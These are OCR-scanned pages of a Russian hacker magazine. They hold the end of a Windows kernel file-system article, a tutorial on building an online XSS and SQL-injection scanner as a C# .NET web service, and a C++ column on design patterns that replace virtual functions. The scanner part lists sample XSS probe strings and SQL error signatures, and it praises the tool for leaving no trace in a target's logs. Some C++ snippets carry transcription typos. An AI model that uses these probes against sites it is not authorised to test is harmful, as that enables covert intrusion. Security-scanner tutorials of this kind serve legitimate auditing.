Главная цель, как ты понял из вышесказанного — найти указатель FILE_OBJECT, присущий тому или иному процессу или файлу; он содержит в себе все нужные данные.

Полный вариант кода ты, как всегда, сможешь найти на диске.

ЗАКЛЮЧЕНИЕ

В этой статье идет речь о не совсем простых вещах. Для освоения материала тебе понадобятся определенные знания и опыт программирования в ядре Windows, хотя, как мне кажется, в данной статье ничего сложного нет. Маленький совет — если хочешь досконально разобраться в работе файловой системы Windows и файлового кэша, обязательно прочитай книгу Раджива Нагара «Windows NT File System Internals». Несмотря на то, что книга 1997 года выпуска, своей актуальности она не потеряла до сих пор.

Удачного компилирования, и да пребудет с тобой Сила!

Денис «c0n Difesa» Макрушин condifesa@gmail.com, http://defec.ru



УЯЗВИМОСТИ ONLINE


WEB-SERVICES: СОЗДАЕМ ОНЛАЙН-СКАНЕР УЯЗВИМОСТЕЙ

Для приблизительной оценки степени защищенности того или иного веб-ресурса мы часто прибегаем к помощи различных сканеров уязвимостей — монстро-продуктов, требующих обязательной установки на компьютер. В этой статье мы рассмотрим процесс создания инструмента, который полностью изменит твое представление о проведении аудита веб-приложений.

Наиболее полную картину о защищенности той или иной инфраструктуры позволяют получить только комплексные методы анализа. Если говорить о веб-среде в общем и ее технологиях в частности, то подавляющее большинство распространенных уязвимостей являются следствием некорректной работы того или иного алгоритма фильтрации входящих данных. Не спеши бросать в автора камни, описывая причины появления и принципы обнаружения (эксплуатации) уязвимостей типа XSS/SQL-inj/PHP-including. Несомненно, техническая сторона атак подобного типа заметно выделяется и направлена на разные объекты, но нас не интересует эксплуатация багов. Мы, как примерные аудиторы/пентестеры/администраторы, заинтересованы в их обнаружении, а методы обнаружения, в свою очередь, можно свести к принципу выявления «внештатных» ситуаций в работе фильтров веб-приложения. А это возможно только путем передачи фильтру различных входных данных. Кстати, именно так и действуют сканеры уязвимостей (да простят меня их разработчики), анализируя полученные результаты мощными эвристическими алгоритмами. Но имеется ряд ситуаций, когда использование этих инструментов для нас нежелательно. Большинство серьезных коммерческих продуктов при сканировании целевого ресурса оставляют в логах веб-сервера записи, однозначно идентифицирующие факт сканирования, а иногда и узел, с которого оно проводилось. Вряд ли кому-то нужна излишняя «популярность» в кругах администрации целевого сайта. К тому же процесс сканирования весьма ресурсоемок и требует временных затрат, в некоторых случаях эквивалентных денежным. А теперь пришло время приступить к созданию инструмента, который, в силу своих особенностей, не имеет вышеописанных недостатков и будет доступен для нас в виде веб-сервиса.

ГЛАЗАМИ РАЗРАБОТЧИКА

С позиции разработчика процесс сканирования — однотипная процедура, которая представляет собой формирование запросов к целевому ресурсу и обработку полученных результатов. Договоримся сразу, что исследуемый сайт для нас — это некоторое подобие «черного ящика», то есть нам неизвестны детали функционирования его скриптов. В общем, все как в настоящем тесте на проникновение, где все параметры, передаваемые исследуемому скрипту, приходится подбирать случайным образом, опираясь исключительно на свой опыт и интуицию. Почему именно веб-сервис? Да хотя бы потому, что в рунете нет аналогичных приложений «(по крайней мере, на момент сдачи статьи — начало апреля — прим. ред.)». А это значит, что данная ниша будет интересна как разработчикам, так и пользователям, поскольку теперь им не придется устанавливать требовательные к ресурсам и дорогие продукты, чтобы просканировать свою домашнюю страничку с целью



Широкий набор инструментов для создания веб-приложений

получить хотя бы приблизительное представление о ее защищенности. Другие причины можешь придумать сам, а я пока перейду к теоретической части, а затем непосредственно к кодингу.

И В ПЕРВЫЙ ДЕНЬ СОЗДАЛ ОН...

Как я уже отмечал, наша разработка будет представлять собой веб-сервис. Попробуем дать более точное определение. Web-service — приложение, которое:

1) Исполняется на веб-сервере;
2) Ожидает поступления HTTP-запросов и предоставляет веб-методы для их обработки;
3) Непосредственно исполняет веб-методы и возвращает результаты.

У истоков данной технологии стоит Microsoft, которая реализовала ее в рамках Microsoft .NET. Кстати, именно веб-сервисы являются основной причиной существования .NET Framework: их задача — максимально упростить разработку веб-серверов и веб-клиентов. За примерами далеко ходить не надо — в предыдущем номере журнала мы рассмотрели, как с помощью технологии .NET Remoting можно быстро создать сеть распределенных вычислений. И все же веб-сервисы — не собственность MS. Они являются промышленным стандартом на основе открытых протоколов HTTP и SOAP (Simple Object Access Protocol). Именно поэтому их можно писать в любом текстовом редакторе, однако .NET Framework — несомненно, лучший вариант, который значительно упрощает процесс кодинга. Кстати, кодить мы будем на языке C#, но ничто не мешает тебе писать приложение на любом другом языке, поддерживаемым ASP.NET — технологией создания веб-приложений от Майкрософт в рамках платформы .NET. С инструментами разобрались, теперь перейдем к проектированию логики приложения.

Хочу сразу сказать, что процесс создания онлайн-сканера будет рассмотрен на примере уязвимостей класса «Cross-Site Scripting» (также известного как XSS), так как на их поиске основаны методы обнаружения и других багов (с точки зрения сканера как автоматизированного инструмента). Тебе, как программисту, нужно будет научить приложение передавать специальные данные и обрабатывать полученные результаты указанным тобой способом. Моя же задача — продемонстрировать тебе концептуальные особенности программирования веб-сервисов, ну и задать направление дальнейшего развития приложения и поделиться своими идеями. Но обо всем по порядку.

Рассмотрим логику работы сканера:

1. Переход по ссылке на целевой сайт;
2. Сбор всех скриптов на целевом сайте;
3. Определение всех параметров, принадлежащих конкретному скрипту;
4. Передача собранным параметрам специальных значений, характерных для данного вида уязвимостей;
5. Анализ полученного результата (произошло ли внедрение наших переданных значений в код страницы).

Как видишь, приблизительный алгоритм функционирования приложения довольно прост, однако не стоит спешить с выводами: у каждого из вышеперечисленных пунктов есть свои подводные камни, часть из которых нам придется преодолевать вместе, а часть я оставлю тебе в качестве домашнего задания.

НАПИШИ ПРОГРАММУ МЫШКОЙ

Создается впечатление, что если Майкрософт продолжит развивать свои технологии, входящие в комплект .NET Framework и среду программирования Visual Studio, то процесс создания программного обеспечения будет доступен для широких масс, умеющих собирать конструкторы и владеющих только мышкой.

При создании проекта «ASP.NET Web Service Application» студия автоматически формирует структуру каталогов, характерную для приложения данного типа, а также создает все необходимые файлы для его корректного функционирования. Обычно структура проекта содержит в себе файлы одного или нескольких типов:

1. **ASPX-файлы**, содержащие web-формы;
2. **ASMX-файлы**, которые, собственно, и реализуют web-сервисы;
3. **файлы Web.config**, в которых описываются параметры конфигурации;
4. **файл Global.asax**, который содержит глобальные элементы приложения;
5. **различные DLL**, включающие в себя специфичные для приложения типы.

Файл ICholeScaner.asmx, находящийся в проекте (ищи его на нашем диске), демонстрирует несколько важных прин-



dvd

На диске тебя ждут исходные коды концептуального сканера в виде проекта для Microsoft Visual Studio 2008.



links

• forum.antichat.ru/thread20140.html — полезный материал по XSS-уязвимостям. Способы их обнаружения и эксплуатации.
• www.w3.org/TR/soap/ - описание спецификации протокола SOAP. Полезно знать, если собираешься создавать приложения, эксплуатирующие методы твоего веб-сервиса.
• defec.ru - мой ресурс, где ты можешь задать вопросы, поделиться идеями, а также поучаствовать в разработке различных приложений и проектов.




Схема работы веб-сервиса

ципов программирования веб-сервисов с помощью .NET Framework. Вот что в нем содержится:

Содержимое ASMX-файла

```
<%
@ WebService Language="C#"
CodeBehind="~/App_Code/ICholeScaner.cs"
Class="ICholeScaner"
%>
```

Директива @WebService содержит обязательный атрибут Class, задающий класс, из которого состоит веб-сервис, и атрибут CodeBehind, который содержит описание веб-методов класса.
Веб-методы объявляются в файле ICholeScaner.cs путем назначения открытым методам класса "ICholeScaner" атрибута [WebMethod]. Таким образом .NET Framework автоматически делает этот метод доступным для внешних вызовов.

```
[WebMethod]
public string StartScan(string domen)
{
      // инструкции метода
      …
}
```

В этом отражается вся суть веб-сервиса — предоставить функционал своих методов (то есть, предоставить «сервис») для обработки данных, поступающих от клиента, который может являться как обычным пользователем, передающим информацию через какие-либо поля ввода, так и программой (сайтом), предоставляющим свои данные в автоматическом режиме средствами HTTP и SOAP. SOAP — это XML-язык для вызова удаленных процедур по HTTP и другим протоколам.
Наш веб-сервис предоставляет метод StartScan, который принимает единственный строковой параметр — доменное имя целевого сайта, — и инициализирует процедуру сканирования. Если URL сервиса, например, www.site.com/icholescaner.asmx, то клиент может вызвать метод StartScan, переслав SOAP-конверт в HTTP-запросе. Задача веб-сервиса в этом случае:

1. Разобрать SOAP-конверт, содержащий входные данные;
2. Выполнить сканирование;
3. Сгенерировать SOAP-конверт, содержащий результат;
4. Возвратить его клиенту в теле HTTP-отклика.

Также параметры сканирования можно задавать с помощью обычных HTTP-команд GET и POST, например:

```
GET /icholescaner.asmx/StartScan?domen=www.enemysite.
com HTTP/1.1
Host: www.site.com
```

После того, как мы рассмотрели особенности создания и функционирования веб-сервисов и их принципиальное отличие от обычных веб-приложений (которые функционируют в закрытом режиме, не предоставляя никому свои методы), ты уже можешь начинать писать свой сервис, аналогов которому нет в онлайн-приложениях, но полным-полно на пользовательских компьютерах. Однако я настоятельно рекомендую не останавливаться на полученных знаниях, а перейти к следующему этапу, на котором мы сможем реализовать процесс обнаружения XSS-уязвимостей.

ДА У ВАС ЖУКИ, БАТЕНЬКА!

Уязвимости класса «межсайтовый скриптинг», как известно, являются следствием неправильной работы фильтра, принимающего входные данные от пользователя. Таким образом, хакер может вставить в исходный код страницы свой набор символов (в подавляющем большинстве случаев это JavaScript-код), который впоследствии может скомпрометировать легитимного пользователя, открывшего страницу.
Различают два подтипа XSS-уязвимостей: активные и пассивные. В двух словах: первые встраиваются непосредственно в код страницы, и пользователю достаточно ее открыть, а вторые требуют активности со стороны компрометируемого (например, переход по специально сформированной ссылке). За подробностями атак этого типа я отправлю тебя… нет, не к гуглу, а к сноскам в этой статье, где собран список полезных ресурсов, призванных обогатить тебя информацией по данному вопросу. Для программиста различия в уязвимостях сервиса не играют никакой роли, ведь так или иначе они являются следствием некорректной фильтрации, поэтому не будем дальше заострять внимание на описании багов, а перейдем непосредственно к их обнаружению средствами онлайн-сканера. Для начала нам нужно составить список всевозможных скриптов, имеющихся на исследуемом ресурсе. Как это сделать, — однозначного ответа дать не смогу, так как подходы к этой задаче у каждого свои, и скорость ее выполнения может заметно отличаться. С другой стороны, зачем нам лишние заботы? Пусть пользователь сам укажет тот скрипт, который хочет проверить.
После того, как у нас появился URL-адрес скрипта, нам необходимо получить генерируемый им исходный код страницы и записать его в какую-нибудь переменную для последующего анализа. Делается это просто:

Получение HTML-кода страницы

```
//формирование запроса к скрипту
WebRequest request =
WebRequest.Create(Url+"?"+Parametrs);
//получение ответа
WebResponse response = request.GetResponse();
//запись полученного ответа в строковую переменную
StreamReader reader = new
      StreamReader(response.GetResponseStream());
Content = reader.ReadToEnd();
reader.Close();
```

Имея на руках исходный код страницы, нужно определить количество параметров, принимаемых скриптом, чтобы проверить корректность их фильтрации. Сделать это можно двумя способами: определить на странице все формы для ввода каких-либо данных или же пропарсить полученный HTML-код на наличие строк вида "/script.php?a=abcd&b=1234", где script.php — имя исследуемого скрипта. Во втором случае у нас в распоряжении будет находиться вся мощь регулярных выражений.

После того, как параметры скрипта собраны и аккуратно помещены в массив, наступает самый интересный момент — подстановка «ядовитых» запросов и анализ полученных ответов. Под «ядовитыми» запросами понимается такое значение, передаваемое параметру, которое вызовет выполнение запланированного нами действия, например, внедрение в исходный код страницы нашего тега JavaScript-кода и т.п. Коллекция таких «ядовитых» строк собрана в массиве XSSrequest. Вот несколько элементов этого массива:

```
string[] XSSrequest =
{ "<script>alert()</script>",
"<IMG SRC=\"javascript:alert();\">",
"<IMG SRC=javascript:alert(&quot;XSS&quot;)>",
…
}
```

Поочередно подставляя их в каждый из собранных параметров, необходимо анализировать ответ на наличие внедренного JavaScript-кода. Другими словами, нужно каждый раз парсить исходный HTML-код, полученный после отправки запроса, на наличие искомой последовательности символов.

ПРО SQL-INJ, PHP-INC И ПРОЧУЮ НЕЧИСТЬ

Распространенные уязвимости прочих классов хоть и имеют другую природу и способы эксплуатации, но все же находятся одинаковым, с точки зрения автоматизированного поиска, способом.
Рассмотрим, например, SQL-инъекции — уязвимости, позволяющие хакеру изменить логику запроса скрипта к базе данных. Ошибки этого типа также, в подавляющем большинстве случаев, являются следствием некорректной обработки поступающих от пользователя данных, а это значит, что нам не придется менять алгоритмы поиска в нашем сканере. Достаточно создать массив «ядовитых» запросов, характерных для уязвимостей подобного типа, и проанализировать реакцию скрипта (полученный HTML-код + регулярные выражения). Вот небольшой список характерных ответов SQL-сервера, говорящих о возможности проведения атаки:

```
string[] SQLErrors = { "mysql_fetch",
"mysql_query", "\\[obdc", "mysql error",
"you have an error in your sqlsyntax",
"odbc drivers error", "\\[microsoft sql"
```




Схема осуществления XSS-атаки


```
...
};
```

Существуют еще и «слепые» SQL-инъекции, которые в силу своей природы не вносят изменения в исходный код страницы и, как следствие, не подлежат обнаружению простым парсингом страницы. С другой стороны, тебе открывается широкий спектр атак, дающий повод для постоянного совершенствования своего продукта.

ПАСМУРНО, НО БЕЗ ОСАДКОВ

Перспектива развития облачных технологий и веб-сервисов становится заметна не только крупным компаниям и конечным пользователям. С развитием технологий создания веб-приложений разработчики приобретают возможность воплотить самые яркие идеи, которые уже давно реализованы в качестве стандартных (оффлайновых) приложений и востребованы у пользователей персональных компьютеров. Кому-то важна финансовая сторона дела, кто-то гонится за оригинальностью, а кто-то просто находится «на волне» и за пару часов создает продукт, приносящий пользу как юзеру, так и своему создателю. Если тема онлайн-сервисов вообще и онлайн-сканера уязвимостей в частности стала тебе интересна, и ты решил попробовать себя в этом направлении, то прошу не держать в себе накопившиеся вопросы, а смело задавать их мне — разберемся вместе. Облачных тебе приложений на работе и безоблачной погоды во время отпуска!. ☰

Приблизительная статистика распространенности веб-уязвимостей



deeonis deeonis@gmail.com



КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Правила кодинга на C++ для настоящих спецов

В ЭТОТ РАЗ МЫ ОТСТУПИМ ОТ ПРИВЫЧНОГО ФОРМАТА «3-Х ПРАВИЛ». У НАС БУДЕТ ВСЕГО ОДНА, НО ОЧЕНЬ ИНТЕРЕСНАЯ ТЕМА. РЕЧЬ ПОЙДЕТ ОБ АЛЬТЕРНАТИВАХ ВИРТУАЛЬНЫМ ФУНКЦИЯМ. АЛЬТЕРНАТИВЫ ЭТИ БУДУТ РЕАЛИЗОВЫВАТЬСЯ С ПОМОЩЬЮ ПАТТЕРНОВ ПРОЕКТИРОВАНИЯ.

Предположим, что мы работаем над какой-нибудь видеоигрой и проектируем иерархию игровых персонажей. Практически во всех играх надо с кем-то сражаться и кого-то убивать, наша игрушка тоже не исключение. Все персонажи могут подвергаться ранениям или как-то иначе терять жизненные силы. Поэтому мы решаем включить в базовый класс иерархии персонажей функцию-член healthValue, которая возвращает целочисленное значение, показывающее, сколько «жизни» осталось у персонажа. Поскольку разные персонажи могут вычислять свою жизнь по-разному, то в голову сразу приходит мысль объявить функцию healthValue виртуальной:

Функция healthValue

```
class GameCharacter {
public:
	// возвращает жизненную силу персонажа
	// в производных классах можно переопределить
	virtual int healthValue() const;
	…
};
```

Тот факт, что мы не объявили функцию healthValue как чисто виртуальную, означает, что предполагается некоторая ее реализация по умолчанию.
Этот подход настолько очевиден, что сразу придет в голову практически любому программисту. Но эта очевидность в некоторой степени мешает нам внимательнее рассмотреть задачу и поискать более удачный способ реализации нашей иерархии классов.

Паттерн «Шаблонный метод» и идиома невиртуального интерфейса

Начнем с интересной концепции, согласно которой виртуальные функции почти всегда должны быть закрытыми. Сторонники этой концепции предлагают оставить функцию healthValue открытой, но сделать ее не виртуальной и заставить закрытую виртуальную функцию, например doHealthValue, которая и выполнит реальную работу.

Идиома не виртуального интерфейса

```
class GameCharacter
{
public:
	int healthValue() const
```



```
	{
		// выполнить предварительные действия
		…
		int retVal = doHealthValue();

		// выполнить завершающие действия
		...
	}
private:
	// алгоритм по умолчанию
	// производные классы могут переопределить
	virtual int doHealthValue() const
	{
		…
	}
};
```

Основная идея этого подхода — дать клиентам возможность вызывать закрытые виртуальные функции опосредованно, через открытые не виртуальные функции-члены. Данный подход известен под названием «идиома не виртуального интерфейса» или non-virtual interface idiom (NVI). Он представляет собой частный случай более широкого паттерна проектирования — «Шаблонный метод». Также не виртуальную функцию healthValue можно называть оберткой виртуальной функции.
Преимущество идиомы NVI заключается в коде, скрытом за комментариями «выполнить предварительные действия» и «выполнить завершающие действия». Подразумевается, что перед и после выполнения виртуальной функции, обязательно будет выполнен некоторый код. Таким образом, обертка настроит контекст перед вызовом виртуальной функции, а после — очистит его. Например, предварительные действия могут заключаться в захвате мьютекса, записей некоторой информации в лог и т.д. По завершению будет выполнено освобождение мьютекса, проверка инвариантов класса и все остальное. Если позволить клиентам напрямую вызвать виртуальную функцию, то будет очень затруднительно провести такую предварительную подготовку.
Стоит обратить внимание на то, что мы объявили нашу виртуальную функцию doHealthValue закрытой, а не защищенной, то есть, производный класс может определять ее поведение, но не может вызывать ее. Некоторым это может показаться странным, но здесь нет противоречия: определение поведения функции и вызов функции в определенное время — это две совершенно независимые друг от друга вещи.

В некоторых случаях виртуальную функцию-член можно сделать защищенной, а не закрытой. Например, если бы наша функция doHealthValue из производного класса вызывала одноименную функцию из базового класса, то ее пришлось бы объявить защищенной. Также виртуальную функцию можно сделать открытой, но к этому случаю идиома NVI уже неприменима.

Паттерн «Стратегия» и указатели на функции

Идиома NVI — это интересная альтернатива открытым виртуальным функциям, но, с точки зрения проектирования, она дает не слишком много — мы по-прежнему используем виртуальные функции для вычисления жизни каждого персонажа. Гораздо более сильным решением с этой точки зрения было бы утверждение о том, что вычисления жизненной силы не зависят от типа персонажа и, более того, не являются его свойством как такового. Другими словами, за эти вычисления будет отвечать функция, не являющаяся членом класса. Например, мы можем передавать конструктору класса указатель на функцию, которая осуществляет вычисления жизненной силы.

Пример паттерна «Стратегия»

```
// опережающее описание
class GameCharacter;

// функция по умолчанию для вычисления жизненной силы
int defaultHealthCalc(const GameCharacter&);

class GameCharacter {
public:
	typedef int (*HealthCalcFunc) (const
GameCharacter&);
	explicit GameCharacter(HealthCalcFunc
    hcf = defaultHealthCalc)
	: healthFunc(hcf)
	{}
	int healthValue() const
	{return healthFunc(*this);}
	…
private:
	HealthCalcFunc healthFunc;
};
```

Итак, мы привели простой пример реализации другого распространенного паттерна проектирования — «Стратегия». По



сравнению с подходами, основанными на виртуальных функциях в иерархии GameCharacter, он предоставляет некоторые повышающие гибкость кода преимущества. Одним из таких преимуществ является то, что разные экземпляры персонажей одного и того же класса могут иметь разные функции вычисления жизни.

Одно из преимуществ паттерна «Стратегия»

```
class EvilBadGay: public GameCharacter {
public:
       explicit EvilBadGay(HealthCalcFunc
     hcf = defaultHealthCalc)
       : GameCharacter(hcf)
       {…}
       …
};

// функции вычисления жизни с разным поведением
int loseHealthQuickly(const GameCharacter&);
int loseHealthSlowly(const GameCharacter&);

// однотипные персонажи с разным поведением
// относительно здоровья
EvilBadGay ebg1(loseHealthQuickly);
EvilBadGay ebg2(loseHealthSlowly);
```

Другой плюс данного паттерна заключается в том, что функция вычисления жизненной силы для одного и того же экземпляра класса может изменяться с течением времени. Например, класс GameCharacter может иметь функцию-член setHealthCalculator, которая позволяет заменить текущую функцию расчета жизни.
У этого подхода есть и свои недостатки. Тот факт, что функция вычисления жизненной силы больше не является функцией-членом иерархии GameCharacter, означает, что она не имеет доступа к внутреннему состоянию объекта, чью жизненную силу она вычисляет. В этом нет ничего страшного, если доступ к этим состояниям предоставляется через открытые интерфейсы класса, но иногда этого бывает недостаточно. Такого рода проблемы возникают всегда, когда некоторая функциональность выносится из класса наружу. Они будут встречаться и далее, так как все следующие проектные решения, которые нами будут рассматриваться, так или иначе используют функции, находящиеся вне иерархии GameCharacter. Единственный способ разрешить функциям, не являющимся членами класса, доступ к его закрытой части — ослабить степень инкапсуляции. Например, класс может объявить функции-нечлены друзьями, либо предоставить открытые функции для доступа к закрытым частям класса. В каждом конкретном случае следует самостоятельно определяться с решением, поскольку от этого в большой степени зависит дальнейший ход разработки программы.

Паттерн «Стратегия» и класс tr1::function

Класс tr1::function дарит нам еще большую гибкость по сравнению с предыдущей реализацией паттерна «Стратегия» с помощью указателей на функции. Объект типа tr::function может содержать любую вызываемую сущность (указатель на функцию, функциональный объект либо указатель на функцию-член), чья сигнатура совместима с ожидаемой. Вот пример использования tr1::function:

Пример использования tr1::function

```
class GameCharacter;
int defaultHealthCalc(const GameCharacter&);

class GameCharacter {
public:

       // HealthCalcFunc — любая вызываемая
       // сущность, которой можно в качестве
       // параметра передать нечто, совместимое
       // с GameCharacter, и которая возвращает
       // нечто совместимое с int

       typedef std::tr1function<int (const
GameCharacter&)> HealthCalcFunc;

       explicit GameCharacter(HealthCalcFunc
     hcf = defaultHealthCalc)
       : healthFunc(hcf)
       {}
       int healthValue() const
       {
              return healthFunc(*this);
       }
       …

private:
       HealthCalcFunc healthFunc;
};
```

Как видишь, HealthCalcFunc — это typedef, описывающий конкретизацию шаблона tr::function. А значит, он работает как обобщенный указатель на функцию. Объект типа HelthCalcFunc может содержать любую вызываемую сущность, чья сигнатура совместима с заданной. Быть совместимой в данном случае означает, что параметр можно неявно преобразовать в const GameCharacter&, а тип возвращаемого значения неявно конвертируется в int.
Если сравнить с предыдущим вариантом, где GameCharacter включал в себя указатель на функцию, то мы не увидим почти никаких отличий. Несмотря на то, что разница не особенно очевидна, на деле мы получаем большую степень гибкости в спецификации функций, вычисляющих жизненную силу:

Вся мощь tr1::function

```
// функция вычисления жизненной силы
short calcHealth(const gameCharacter&)

// класс функциональных объектов,
// вычисляющих жизненную силу
```



```
stuct HealthCalculator {
      int operator() (const GameCharacter&) const
      {…}
};

class GameLevel {
public:
      // функция-член для вычисления жизни
      float health(const GameCharacter&) const;
      …
};

class EvilBadGay: public GameCharacter {
      …
};

class EyeCandyCharacter: public GameCharacter {
      …
};

EvilBadGay ebg1(calcHealth);

EyeCandyCharacter ecc1(HealthCalculator());

GameLevel currentLevel;
…

EvilBadGay ebg2(
      std::tr1::bind(&GameLevel::health,
                     currentLevel,
                     _1)
};
```

Для вычисления жизненной силы персонажа ebg2 следует использовать функцию-член класса GameLevel. Но из объявления GameLavel::health следует, что она должна принимать один параметр (ссылку на GameCharaster), а на самом деле принимает два, потому что имеется еще неявный параметр типа GameLevel — тот, на который внутри нее указывает this. Все функции вычисления жизненной силы принимают лишь один параметр. Если мы используем функцию GameLevel::health, то должны каким-то образом адаптировать ее, чтобы вместо двух параметров она принимала только один. В этом примере мы хотим для вычисления здоровья ebg2 в качестве параметра типа GameLevel всегда использовать объект currentLevel, поэтому привязываем его как первый параметр при вызове GameLevel::health. Именно в этом и заключается смысл вызова tr1::bind — указать, что функция вычисления жизни ebg2 должна в качестве объекта типа GameLevel использовать currentLevel.

«Классический» паттерн «Стратегия»

Традиционный подход к реализации паттерна «Стратегия» состоит в том, чтобы сделать функцию вычисления жизненной силы виртуальной функцией-членом в классах, принадлежащих отдельной иерархии. В коде это будет выглядеть примерно так:

Классическая реализация паттерна «Стратегия»

```
// опережающее описание

class GameCharacter;

class HealthCalcFunc {

public:

      …
      virtual int calc(const GameCharacter& gc)const
      {…}
      …
};

HealthCalcFunc defaultHealthCalc;

class GameCharacter {

public:
      explicit GameCharacter(HealthCalcFunc
    *phcf = &defaultHealthCalc)
      : pHealthCalc(phcf)
      {}

      int healthValue() const
      {return pHealthFunc->calc(*this);}
      …

private:

      HealthCalcFunc *pHealthFunc;
};
```

Здесь GameCharacter — корень иерархии, в которой EvilBadGay и EyeCandyCharacter являются производными классами. HealthCalcFunc — корень иерархии, в которой производными классами являются SlowHealthLooser и FastHealthLooser. Каждый объект типа GameCharacter содержит указатель на объект из иерархии HealthCalcFunc.

Этот подход привлекателен прежде всего тем, что он предоставляет возможность модифицировать существующий алгоритм вычисления жизненной силы путем добавления производных классов в иерархию HealthCalcFunc.

Заключение

Из моей сегодняшней статьи можно извлечь одну практическую рекомендацию: размышляя над тем, как решить стоящую перед тобой задачу, имеет смысл рассматривать не только виртуальные функции. В следующий раз мы продолжим ковырять C++ вглубь и вширь. До встречи! ■

